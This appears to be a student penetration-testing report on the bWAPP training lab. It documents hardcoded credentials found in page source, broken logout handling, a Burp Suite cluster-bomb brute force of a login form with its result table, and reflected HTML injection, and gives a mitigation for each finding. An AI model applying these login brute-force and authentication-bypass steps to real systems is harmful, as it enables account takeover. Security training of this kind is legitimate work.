RESEARCHER NAME: ADEBANJO AMBROSE FALADE

RESEARCH TITTLE: EPWA PROJECT SOLUTION.

Risk: 1.Broken Authentication -Insecure Login Forms

Ease of Exploitation: Easy

Affected URLs: Scope URL (http://localhost/bWAPP/ba_insecure_login_1.php)

Description: This Vulnerability allow an Attacker to login into the Victim Account without the Victim's Knowledge

Exploitation Method/ POC: Now let's exploit this vulnerability in practical. Just fire up your bWAPP server (test server) and select 'Broken Auth. — Insecure Login Forms'. This bug could be silly but to create cognizance, one must sift through the page source to find sensitive information. So, when you view the page source (right click on page and select view page source), you should see the user credentials stored in the HTML. This allows hackers to gain authentication with ease. As we analyze the HTML form code, I was able to determine the username and the password values as tonystark and I am Iron Man hidden with the white font. In general we sift through the HTML comments and hidden fields.

Impact: The impact of this Vulnerability is high because an attacker has already taken control of the victim account he can now go ahead and perform different operations or task inside the account; This Attacker can now finally reset the Password. This will completely deny the Victim access to his account.

Proof of Concept:

Login Hardcoded

```
1. <p><label for="login">Login:</label><font color="white">tonystark</font><br />
2. <input type="text" id="login" name="login" size="20" /></p>
3. <p><label for="password">Password:</label><font color="white">I am Iron Man</font><br />
4. <input type="password" id="password" name="password" size="20" /></p>
```

User : tonystark

Password : I am Iron Man

Successful login! You really are Iron Man :)

Root Cause: The Reason why this attack is able to login into this Victim account is because the Developer of this Web application Hardcoded the Login name and Password into the Client side of the application, which is the html page, Attacker was able to View the Source and access the login and password.

Solution and Mitigation: Developers should be careful while Developing web application and avoid this type of costly mistake of hardcoding login and password into the Client Side html page.

Since Authentication is a security process that ensures and confirms a user's identity, typically Username/Password verification done by server. Typically the process of authentication would be**:**

i User enters his login credentials

ii Server verifies the credentials of the user and creates a session which is then stored in a database

iii A cookie with the session ID is placed in the users browser

iv On every subsequent requests, the session ID is verified against the value from database to process request. If the ID on client varies from ID in database then request will not be processed

v Once a user logs out of the app, the session is destroyed on both client and server

Reference/Cheats Sheets:

https://portswigger.net/web-security/authentication

https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication


2. Broken Authentication –Logout Management

Ease of Exploitation: Easy

Affected URLs: Scope URL (http://localhost/bWAPP/ba_logout.php)

Description: This Vulnerability allow an Attacker to Access the Victim Account without the Victim's Knowledge via an incorrect logout management

Exploitation Method/ POC: Select the bug **'Broken Auth. — Logout Management'** and click on 'here' link displayed in the page



Once you click on 'Yes' you will be redirected to Login page. But session is still alive. Just click on Browser back button, you will be redirected to **/bWAPP/ba_logout.php** page. Hence an attacker can easily perform session fixation attack.

Impact: Although the exploitation seems easy but the impact of this Vulnerability is high because an attacker has already taken control of the victim Account. Therefore an attacker can easily perform **session fixation attack**.

Root Cause: The Reason why this attack is able to login into this Victim account even after logout is because the Developer of this Web application did not implement the Logout feature or function in a proper way.

Solution and Mitigation: Developers should be careful while developing web application and ensure Session IDs should timeout: User sessions or authentication tokens should be properly invalidated during logout.

Reference/Cheats Sheets:

https://portswigger.net/web-security/authentication

https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication

3. Broken Authentication –Password Attacks


Ease of Exploitation: **Tricky**

Affected URLs: Scope URL (http://localhost/bWAPP/ba_captcha_bypass.php)

Description: During the major data breaches, it is easy for the attackers to grab a list of commonly used usernames and passwords. Thus using these different login pairs, they are able to gain the actual user's credential of a particular web-application. Credential stuffing somewhere also known as **brute forcing or fuzzing.** Therefore we'll try to bypass this high-security captcha login using one of the best web-fuzzing tools i.e. **Burpsuite**.


Impact: The impact of this Vulnerability is high because an attacker can now use the credentials he got via brute force attack to successfully login and take control of the victim Account.

Exploitation Method/POC: Boot in your burpsuite in order to capture the ongoing HTTP request, by setting up the proxy server at the localhost and enabling the intercept option in the proxy tab.




As soon as you grab the request just send it directly to the **intruder.**


As soon as you grab the request just send it directly to the **intruder.**



Now it's time to configure our attack!!





Switch to the **Position** tab and choose the Attack type to **Cluster Bomb**, further add up the attack position by simple clearing all the preset positions with the **Clear $** button and adding the new positions with the **Add $** button.




From the above image, you can see that, I've set the attack position over the login and the password fields, where my dictionaries would work. Then in the **Payload** section, we'll be adding up our dictionaries.

Choose the **Payload Set 1 and 2** simultaneously one after the other and include our lists in both of them by simply clicking on the **Load** button and at last click on **Start Attack.**







From the below image you can see that our attack has been started and there is a fluctuation in the length section and our lists are working in the way we want. I've double-clicked over the length section in order to check the lowest value first.



Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
48	bee	bug	200			13942	
0			200			13973	
1	hacking	hacking	200			13973	
2	articles	hacking	200			13973	
3	ignite	hacking	200			13973	
4	technologies	hacking	200			13973	
5	bug	hacking	200			13973	
6	raj	hacking	200			13973	
8	bee	hacking	200			13973	
7	aarti	hacking	200			13973	
9	123	hacking	200			13973	
10	12345	hacking	200			13973	
13	ignite	articles	200			13973	
15	bug	articles	200			13973	
17	aarti	articles	200			13973	
14	technologies	articles	200			13973	
11	hacking	articles	200			13973	

Here, I was able to see that the **payload 1** and **2** with **bee** and **bug** inputs respectively are giving a **successful login** in the Response section**.** Therefore I was able to get into the web-application by entering the credentials as a **bee : bug**.





Root Cause: The reason why this attack is able to login into this Victim account Username and password are easy to guess using fuzzing or brute force. Password Does not match Password complexity policy is not implemented. This Application allowed Enumeration of username/password of Authentication failure response invalid username or an invalid password.

Solution and Mitigation:

Password length: Minimum password length should be at least eight (8) characters long. Combining this length with complexity makes a password difficult to guess using a brute force attack.

Password complexity: Passwords should be a combination of alphanumeric characters. Alphanumeric characters consist of letters, numbers, and punctuation marks, mathematical and other conventional symbols.

Username/Password Enumeration: Authentication failure responses should not indicate which part of the authentication data was incorrect. For example, instead of "Invalid username" or "Invalid password", just use "Invalid username and/or password" for both. Error responses must be truly identical in both display and source code.

Protection against brute force login: Enforce account disabling after an established number of invalid login attempts (e.g., five attempts is common). The account must be disabled for a period of time sufficient to discourage brute force guessing of credentials, but not so long as to allow for a denial-of-service attack to be performed.

Finally: Develop a strong authentication management controls such that it meets all the authentication management requirements defined in OWASP's Application Security Verification Standard.

Reference/Cheats Sheets:

https://portswigger.net/web-security/authentication

https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication

4. HTML Injection -Reflected (POST)

Ease of Exploitation: **Medium**

Affected URLs: Scope URL (http://localhost/bWAPP/htmli_post.php)


Description: This is Reflected (POST) HTML Injection Vulnerability. Bwapp is used here to demonstrate the HTML injection in POST parameters. Post parameters are different from GET Parameters. In GET parameters the information is sent via the URL but in **POST**, the information is sent with the body of the request. Mostly to manipulate the post request we have to use an interceptor such as **Burpsuite.**

Impact: When the input fields are not properly sanitized over in a webpage, thus sometimes this HTML Injection vulnerability might lead us to Cross-Site Scripting(XSS) or Server-Side Request Forgery(SSRF) attacks. Therefore this vulnerability has been reported with Severity Level as “Medium” and with the “CVSS Score of 5.3” under :


CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page.

CWE-79: Improper Neutralization of Input During Web Page Generation.

Exploitation Method /POC: The below Form is asking for the first name and Last name. Now wherever you see the user input field, try every attack vector on it.




To check where the output is reflecting, I wrote on firstname and lastname fields.




As you can see below, the output is reflected as it is just below with the welcome text.


Or we can do it like this also by capturing the request and inject the html <h1> tag and in the response it will show us the edited content.

